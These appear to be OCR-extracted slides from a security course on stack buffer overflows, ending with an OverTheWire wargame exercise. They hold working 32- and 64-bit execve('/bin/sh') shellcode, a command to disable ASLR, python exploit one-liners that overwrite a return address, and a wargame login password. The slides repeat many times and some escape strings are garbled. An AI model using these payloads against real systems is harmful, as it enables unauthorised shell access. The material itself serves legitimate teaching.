
8048060: 31 c0 xor %eax,%eax
8048062: 50 push %eax
8048063: 68 2f 2f 73 68 push \$0x68732f2f
8048068: 68 2f 62 69 6e push \$0x6e69622f
804806d: 89 e3 mov %esp,%ebx
804806f: 89 c1 mov %eax,%ecx
8048071: 89 c2 mov %eax,%edx
8048073: b0 0b mov \$0xb,%al
8048075; cd 80 int \$0x80
8048077: 31 c0 xor %eax,%eax
8048079: 40 inc %eax
804807a: cd 80 int \$0x80
004007a. Cu 00 IIIL \$0x00
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
,



```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                       mov %esp,%ebx
804806f: 89 c1
                      mov
                            %eax,%ecx
8048071: 89 c2
                      mov %eax,%edx
8048073: b0 0b
                       mov $0xb,%al
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31}{x}0\x50\x68\x2f\x2f\x73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                      mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
8048073: b0 0b
                       mov $0xb,%al
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31\xc0\x50\x68\x2f\x2f\x73}
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                       mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
8048073: b0 0b
                       mov $0xb,%al
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31}{x}0\x50\x68\x2f\x2f\x73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




Your First Shellcode: execve("/bin/sh") 32-bit

```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                       mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
                       mov $0xb,%al
8048073: b0 0b
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31}{x}0\x50\x68\x2f\x2f\x73"
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




If successful, a new process "/bin/sh" is created!

```
8048060: 31 c0
                      xor %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                         push $0x6e69622f
804806d: 89 e3
                      mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
                      mov $0xb,%al
8048073: b0 0b
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31\xc0\x50\x68\x2f\x2f\x73}
         "\x68\x68\x2f\x62\x69\x6e\x89"
         "\xe3\x89\xc1\x89\xc2\xb0\x0b"
         "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




If not successful, let us clean it up!

```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                      mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
                      mov $0xb,%al
8048073: b0 0b
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31\xc0\x50\x68\x2f\x2f\x73}
          "\x68\x68\x2f\x62\x69\x6e\x89"
          "\xe3\x89\xc1\x89\xc2\xb0\x0b"
          "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```



If not successful, let us clean it up!

```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                      mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
                      mov $0xb,%al
8048073: b0 0b
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31}{x}0\x50\x68\x2f\x2f\x73"
         "\x68\x68\x2f\x62\x69\x6e\x89"
         "\xe3\x89\xc1\x89\xc2\xb0\x0b"
         "\xcd\x80\x31\xc0\x40\xcd\x80";
28 bytes
```




Making a System Call in x86 Assembly

%cax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys exit	kernel/exit.c	int	-	-	-	- 3
2	sys fork	arch/1300/kernel/process.c	struct pt regs		-	-	-
3	sys read	fs/read write.c	unsigned int	char *	size t	-	
4	<u>sys_write</u>	fs/read write.c	unsigned int	const char *	size t	-	-8
5	<u>sys_open</u>	fs/open.c	const char *	int	int	-	
6	<u>sys_close</u>	fs/open.c	unsigned int		-	-	
7	sys waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-8
8	sys creat	fs/open.c	const char *	int	-	-	- 3
9	sys link	fs/namei.c	const char *	const char *	-	-	
10	<u>sys_unlink</u>	fs/namei.c	const char *	-	-	-	-8
11	sys execve	arch/i386/kernel/process.c	struct pt regs	-	-	-	-8
12	<u>sys chdir</u>	fs/open.c	const char *		-	-	-8
13	<u>sys_time</u>	kernel/time.c	int *	-	-	-	-8
14	sys mknod	fs/namei.c	const char *	int	dev t	-	
15	<u>sys chmod</u>	fs/open.c	const char *	mode t	-	-	-8
16	<u>sys lchown</u>	fs/open.c	const char *	uid t	gid t	-	- <
18	<u>sys_stat</u>	fs/stat.c	char *	struct old kernel stat *	-	-	
19	<u>sys_lseek</u>	fs/read write.c	unsigned int	off t	unsigned int	-	
20	<u>sys_getpid</u>	kernel/sched.c	-	-	-	-	-8
21	<u>sys mount</u>	fs/super.c	char *	char *	char *	-	-8
22	sys_oldumount	fs/super.c	char *	-	-	-	

If not successful, let us clean it up!

```
8048060: 31 c0
                           %eax,%eax
8048062: 50
                     push %eax
8048063: 68 2f 2f 73 68
                         push $0x68732f2f
8048068: 68 2f 62 69 6e
                          push $0x6e69622f
804806d: 89 e3
                       mov %esp,%ebx
804806f: 89 c1
                            %eax,%ecx
                      mov
8048071: 89 c2
                      mov %eax,%edx
                       mov $0xb,%al
8048073: b0 0b
8048075: cd 80
                      int $0x80
8048077: 31 c0
                      xor %eax,%eax
8048079: 40
                     inc %eax
804807a: cd 80
                      int $0x80
char shellcode[] = \frac{31\xc0\x50\x68\x2f\x2f\x73}
         "\x68\x68\x2f\x62\x69\x6e\x89"
         "\xe3\x89\xc1\x89\xc2\xb0\x0b"
         "\xcd\x80\x31\xc0\x40\xcd\x80";
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89
\c1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80
28 bytes
```



5 Mins Break

What to overwrite RET?

The address of buf or anywhere in the NOP sled. But, what is address of it?

1. Debug the program to figure it out.


2. Guess.


Buffer Overflow Example: code/overflowret4 32-bit


Steps:

- Use "echo 0 | sudo tee /proc/sys/kernel/randomize_va_space" on Ubuntu to disable ASLR temporarily
- 2. Use r.sh to run the target program or GDB to make sure they have same stack offset.

./r.sh gdb ./program [args] to run the program in gdb ./r.sh ./program [args] to run the program without gdb (python -c "print '\x90'*20) | ./r.sh ./program for stdin input








GDB Command

Use python output as stdin in GDB: r <<< \$(python -c "print '\x12\x34'*5")



python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90'
* 30 +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x
e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'''

I Command:

| (python -c "print '\xBB'*48 + 'AAAA' + '\x40\xd0\xff\xff' + '\x90'
| * 30 +

'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\x e3\x89\xc1\x89\xc2\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80'''; cat) | ./r.sh ./or4

Buf to save %ebp = 0x30 (48 bytes)

Buffer Overflow Example: code/overflowret4 64bit

What do we need?

64-bit shellcode

Address of shellcode at runtime

amd64 Linux Calling Convention

Caller

• Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) %rdi, %rsi, %rdx, %rcx, %r8, %r9, ... (use stack for more arguments)

How much data we need to overwrite RET? Overflowret4 64bit

```
0000000000401136 <vulfoo>:
401136: 55
                      push %rbp
401137: 48 89 e5
                          mov %rsp,%rbp
40113a: 48 83 ec 30
                               $0x30,%rsp
                          sub
40113e: 48 8d 45 d0
                          lea
                               -0x30(%rbp),%rax
401142: 48 89 c7
                                %rax,%rdi
                          mov
401145: b8 00 00 00 00
                                $0x0,%eax
                          mov
40114a: e8 f1 fe ff ff
                          callq 401040 <gets@plt>
40114f: b8 00 00 00 00
                                $0x0,%eax
                          mov
401154: c9
                      leaveg
401155: c3
                      retq
```

Buf <-> saved rbp = 0x30 bytes sizeof(saved rbp) = 0x8 bytes sizeof(RET) = 0x8 bytes

64-bit execve("/bin/sh") Shellcode

.global _start start: .intel_syntax noprefix mov rax, 59 lea rdi, [rip+binsh] mov rsi, 0 mov rdx, 0 syscall binsh: .string "/bin/sh"

The resulting shellcode-raw file contains the raw bytes of your shellcode.

gcc -nostdlib -static shellcode.s -o shellcode-elf

objcopy --dump-section .text=**shellcode-raw** shellcode-elf

64-bit Linux System Call

x86_64 (64-bit)

Compiled from Linux 4.14.0 headers.

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	848	680	
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	250	(27)	(25)
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode			
3	close	man/ cs/	0x03	unsigned int fd	=		250	27.	-
4	stat	man/ cs/	0x04	const char *filename	struct old_kernel_stat *statbuf	.5.	(A)	0.00	
5	fstat	man/ cs/	0x05	unsigned int fd	struct old_kernel_stat *statbuf		9.50	950	(A)
6	Istat	man/ cs/	0x06	const char *filename	struct old_kernel_stat *statbuf	.5.	(A)	0.00	1000 E
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	(E)	, -	(S. 10.00)
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	101	100	162
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

(cat shellcode-raw; python -c "print 'A'*18 + '\x50\xde\xff\xff\xff\x7f\x00\x00''') > exploit ./r.sh gdb ./or464 (cat exploit; cat) | ./r.sh ./or464

Exercise: Overthewire /behemoth/behemoth1

Overthewire

http://overthewire.org/wargames/

- 1. Open a terminal
- 2. Type: ssh -p 2221 <u>behemoth1@behemoth.labs.overthewire.org</u>
- 3. Input password: aesebootiv
- 4. cd /behemoth; this is where the binary are
- 5. Your goal is to get the password of behemoth2, which is located at /etc/behemoth_pass/behemoth2